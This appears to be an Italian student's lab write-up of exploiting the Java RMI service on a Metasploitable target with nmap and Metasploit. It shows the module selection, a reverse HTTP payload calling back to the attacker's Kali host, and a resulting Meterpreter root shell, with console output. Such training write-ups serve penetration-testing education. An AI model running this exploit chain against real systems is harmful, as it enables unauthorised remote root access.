EXPLOIT JAVA RMI

L'esercitazione di oggi consisteva nell'attaccare la nostra macchina target (**Metaspoitable**) tramite la vulnerabilità segnalata **Java RMI.**

FASE 1

Nella prima fase abbiamo modificato i nostri laboratori come ricchiesto. (sudo nano /etc/network/interfaces) IP KALI- 192.168.11.111

IP META- 192.168.11.112

```
File Actions Edit View Help

(kali@ kali)-[~]

(
```

Una volta impostate le macchine abbiamo effettuato una scansione preliminare con **nmap** sulla parta indicata. Il risultato mostra la porta aperta e il servizio attivo (nmap –p 1099 –T5 182.168.11.112)

```
(kali® kali)-[~]
$ nmap -p 1099 -T5 192.168.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-09 04:18 EST
Nmap scan report for 192.168.11.112
Host is up (0.00089s latency).

PORT STATE SERVICE
1099/tcp open rmiregistry


Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

FASE 2

Nelle seconda fase abbiamo preparato il nostro attacco con metasploit. Usiamo il comando **msfconsole** per lanciarlo. Una volta aperto iniziamo la ricerca del nostro exploit.

Tramte **search java rmi** possiamo restringere il campo di ricerca, mostrando a schermo solo gli exploit per questo determinato servizio

Scegliamo il nostro exploit tra quelli presenti. In questo caso ho usato il numero 4. Tramite il comando use 4 lo selezioniamo



Impostato il target iniziamo con la ricerca del nostro payload. Tramite show payloads

Scegliamo il payload con il comando set payload 7 *. Lanciamo il nostro attacco con il comando run

```
msf6 exploit(aulti/misc/java_rei_server) > run

[*] Started HTTP reverse handler on http://192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:4080/HF0hrxiH

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header ...

[*] 192.168.11.112:1099 - Sending RMI Call ...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] 192.168.11.111:112:1099 - Replied to request for payload JAR

[*] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: lvm2acvl) Without a database connected that payload UUID tracking will not work!

[*] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: lvm2acvl) Without a database connected that payload UUID tracking will not work!

[*] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: lvm2acvl) Without a database connected that payload UUID tracking will not work!

[*] Meterpreter session 1 opened (192.168.11.111:4444 → 127.0.0.1) at 2022-12-09 04:04:23 -0500

meterpreter > ifconfig
```

Una volta completato l'exploit e aver iniettato il payload ci ritrviamo in una sessione di meterpreter. Da qui ricerchiamo tramite **ifconfig**, la configurazione di rete e con il comando **route** le impostazioni di routing del nostro bersaglio



Per un'ulteriore conferma di essere entrati con i privilegi giusti (root) lanciamo il comando **shell**, proprio per aprire una sessione shell.

```
meterpreter > shell
id
Process 1 created.
Channel 1 created.
uid=0(root) gid=0(root)
whoami
root
```

^{*} La scelta del payload è dovuta alle info date da msfconsole "Questo modulo sfrutta la configurazione predefinita dei servizi RMI e dei servizi di attivazione RMI, che permettono di caricare classi da qualsiasi URL remoto (HTTP) [...] Si noti che non funziona con le porte JMX (Java Management Extension), poiché queste non supportano il caricamento remoto delle classi." Quello utilizzato di default utilizza Java che restituiva un errore. Così ho optato per un payload che sfruttava una vulnerabilità http creando una reversse connection (Target => Attaccante)